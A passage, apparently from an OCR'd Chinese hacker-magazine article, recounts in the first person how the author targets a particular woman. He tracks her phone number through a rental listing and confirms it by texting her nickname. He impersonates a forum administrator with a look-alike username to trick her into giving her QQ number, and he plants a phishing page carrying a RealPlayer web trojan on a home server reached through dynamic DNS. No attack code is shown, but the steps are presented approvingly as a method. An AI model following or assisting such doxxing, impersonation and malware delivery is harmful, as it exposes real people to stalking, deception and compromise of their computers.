


图7




图8

但我打开进去后，发现大部分都是一些游戏文章，她的联系资料却暴露的很少。QQ、MSN、邮箱什么的都不知道，但我却找到了另外一个有用的信息（图8）。

只不过这个发布租房信息的人是否就是我的欺骗目标呢？我立马做了个测试，无限邪恶的拿起一同学即将淘汰的的手机卡，拨通了上面的电话，嘀嘀。然后马上关掉，看来这个电话是通的，并没有被停机或者空号，我又发了条短信，短信内容如下：果汁吗？果汁为此女的昵称，社区里的人经常这样称呼她，而从采访文章上也确认了在生活中也有许多人这样称呼她。果然不一会儿，对方就发回了信息：嗯！你是？哈哈，看来这条租房信息上的资料真是她的了，现在我有了她的电话，也知道她姓赵了。剩下的就是怎么跟她沟通了，此女一定有QQ，我就不信真有女的只玩游戏不聊QQ的。但这个QQ怎么入手呢？难道发短信去问，这样未免太明显了。她既然刻意不公布自己的QQ，那知道她QQ的人应该都会比较信任的。就象我自己的QQ很少公布，能加上我的人我一搬都会跟她聊几句。想知道QQ还不简单，DZ6.0可是能注册特殊字符用户名的阿，而我就注册了一个（图9）。




图9

此ID原为该论坛一管理，估计是此女的上司或者朋友，那现在怎么欺骗获得QQ呢？当然不能直接索要QQ了，也不能说自己QQ丢了，换QQ什么的，那样一下子就会被发现的。我是这样写的："果汁把你的Q号码给我下，今天上QQ发现上面的备注都不见了，郁闷啊，找不到谁是谁了"（图10）。




图10




图11

我相信利用QQ备注这个理由已经足够完美的了，而且也确实QQ备注不见的话，要想在一堆人中找个人也很难的，这样发个短信很正常，很合理的。然后我就去搭建一个钓鱼页面了，这个页面的搭建是很简单的。由于跟本文没什么关系，我就大致说下，在本机搭建一个IIS环境，打开花生壳，让我的域名指定到本机，然后建立一个index.ASP页面，在里面嵌入网马（网马的配置就不说了，所使用的网马为realplay马，因为对方为一MM嘛，而且经常写策划文案之类的，所以不可能是VISTA的系统，音乐马的几率很大），并写入代码让其实现打开这个页面后直

接跳转到我在百度的博客详细的代码，大家可以参考第一期14页阿布所说的那个跳转，然后把这个页面挂上IIS。我在本地测试了一下，然后很邪恶的把crazyyxb.vicp.net填到了QQ的资料上（图11）。接下来就是关机睡觉喽，毕竟今天发了个短信，怎么能马上就欺骗呢。

四、欺骗社工

两天后当我打开社区登录，这位MM回了信息（图12），成功得到了对方的QQ，并加上了对方，具体与MM的聊天记录，大家可参见截图（图13，图14，图15，图16）。




图12

